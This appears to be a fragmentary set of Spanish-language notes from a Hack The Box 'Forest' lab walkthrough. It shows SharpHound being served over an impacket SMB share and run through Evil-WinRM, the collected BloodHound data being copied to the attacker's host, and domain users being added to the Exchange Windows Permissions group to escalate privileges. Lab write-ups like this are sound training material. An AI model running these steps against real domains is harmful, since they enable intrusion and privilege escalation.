
Six Degrees of Domain Admin. Contribute to BloodHoundAD/BloodHound development by creating an account on **GitHub**.

github.com
https://github.com › puckiestyle › powershell › blob › S...

powershell/SharpHound.ps1 at master · puckiestyle ... - GitHub

Runs the BloodHound C# Ingestor using reflection. The assembly is stored in this file. .DESCRIPTION.

ACA Solo descargbamos el .zip



https://github.com/BloodHoundAD/SharpHound/releases/tag/v1.1.1
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY

- **@JonasBK** made their first contribution in #48
- **@mwilco03** made their first contribution in #26

Full Changelog: v1.1.0...v1.1.1


Contributors

JonasBK, mwilco03, and 2 other contributors

Assets 4


SharpHound-v1.1.1-debug.zip	2.05 MB	May 23
SharpHound-v1.1.1.zip	2.04 MB	May 23
Source code (zip)		May 23
Source code (tar.gz)		May 23

trasferir el sharphound buscar el git hub descomprimir eliminar basura y pasar el .exe



```
└─$

┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ unzip SharpHound-v1.1.1.zip
```

impacket para transfere el .exe con python no
sudo impacket-smbserver smb .
luego copiar en nuestro equipo ese .zip con \\
cp 20230713204816_BloodHound.zip \\10.10.




```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ ls
hashuser.txt  notasforest.ctd  notasforest.ctd~  notasforest.ctd~~  notasforest.ctd~~~  SharpHound.exe  usuarios.txt

┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$
```

trasferir el sharphound buscar el git hub descomprimir eliminar basura y pasar el .exe

con python se puede transferir el .exe, tambien en la victima con el comando upload pero no funcionaron por lo tanto utilizaremos a impacket y smb

sudo impacket-smbserver smb .



```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ sudo impacket-smbserver smb .
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Usaremos el binario Sharp


Me levanto un servidor con

servidor.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Docu
Initializing SharpHound at 6:04 PM on 9/16
Resolved Collection Methods: Group, Sessio
[+] Creating Schema map for domain HTB.LOC
[+] Cache File not Found: 0 Objects in cac
```


en la maquina victima se debe escribir \\ipatacnte\carpeta\recuros

\\10.10.14.10\smb\SharpHound.exe




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>  \\10.10.14.10\smb\SharpHound.exe
2023-07-17T21:37:38.3079394-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-07-17T21:37:39.1687654-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-07-17T21:37:40.8181273-07:00|INFORMATION|Initializing SharpHound at 9:37 PM on 7/17/2023
2023-07-17T21:37:42.1285361-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for htb.local : FOREST.htb.local
2023-07-17T21:37:42.7399223-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-07-17T21:37:44.5152149-07:00|INFORMATION|Beginning LDAP search for htb.local
2023-07-17T21:37:44.6559092-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-07-17T21:37:44.6714562-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-07-17T21:38:14.6213671-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 44 MB RAM
2023-07-17T21:38:28.2422074-07:00|WARNING|[CommonLib LDAPUtils]Error getting forest, ENTDC sid is likely incorrect
2023-07-17T21:38:28.7578300-07:00|INFORMATION|Consumers finished, closing output channel
2023-07-17T21:38:28.8047042-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-07-17T21:38:28.8672047-07:00|INFORMATION|Status: 162 objects finished (+162 3.681818)/s -- Using 50 MB RAM
2023-07-17T21:38:28.8672047-07:00|INFORMATION|Enumeration finished in 00:00:44.3620240
2023-07-17T21:38:29.7578309-07:00|INFORMATION|Saving cache with stats: 118 ID to type mappings.
 117 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-07-17T21:38:29.7734564-07:00|INFORMATION|SharpHound Enumeration Completed at 9:38 PM on 7/17/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir


    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/17/2023   9:38 PM          18697 20230717213828_BloodHound.zip
-a----         7/17/2023   9:38 PM          19538 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
```

luego copiar en nuestro equipo ese .zip con \\
cp 20230713204816_BloodHound.zip \\10.10.14.12\smb\BloodHound.zip




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cp 20230713204816_BloodHound.zip \\10.10.14.12\smb\BloodHound.zip
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> 
```


luego abrir bloudhound y arrastrar ese zip ala herramienta y buscar el usuario alfresco



marcar como owner



seleccionamos la query shorter owners principals , alli vemos que para se admin debe de tener permisos en el grupo exchange widnows permissions
sin embargo somos mienbreos de accounts operations este grupo nos permite añadir usuarios y grupos. Si abrimos cual grupo y le damos a click derecho a abuse info no muestra la sintaxis que se debe ejecutar para obtener el acceso.



SVC-ALFRESCO@HTB.LOCAL

Database Info | Node Info | Analysis

- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Dangerous Privileges for Domain Users Groups
- Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction

- Find Kerberoastable Members of High Value Groups
- List all Kerberoastable Accounts
- Find Kerberoastable Users with most privileges
- Find AS-REP Roastable Users (DontReqPreAuth)


Shortest Paths

- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets
- Shortest Paths from Domain Users to High Value Targets

PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
MemberOf
EXCHANGE WINDOWS PERMISSIONS@HTB
GenericAll
ACCOUNT OPERATORS@HTB.LOCAL
WriteDacl
SERVICE ACCOUNTS@HTB.LOCAL
MemberOf
Contains
HTB.LOCAL
Contains
USERS@HTB.LOCAL
Raw Query


vamos evil twin y creamos un usuario y lo agregamos al dominio

net user amado P@ssword /add /domain



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user amado P@ssword /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net group "Exchange windows Permissions" amado /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cp 20220922122430_BloodHound.zip \\10.10.14.2\smb\Bloodhound.zip
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user xero P@ssword /add /domain
The command completed successfully.
```

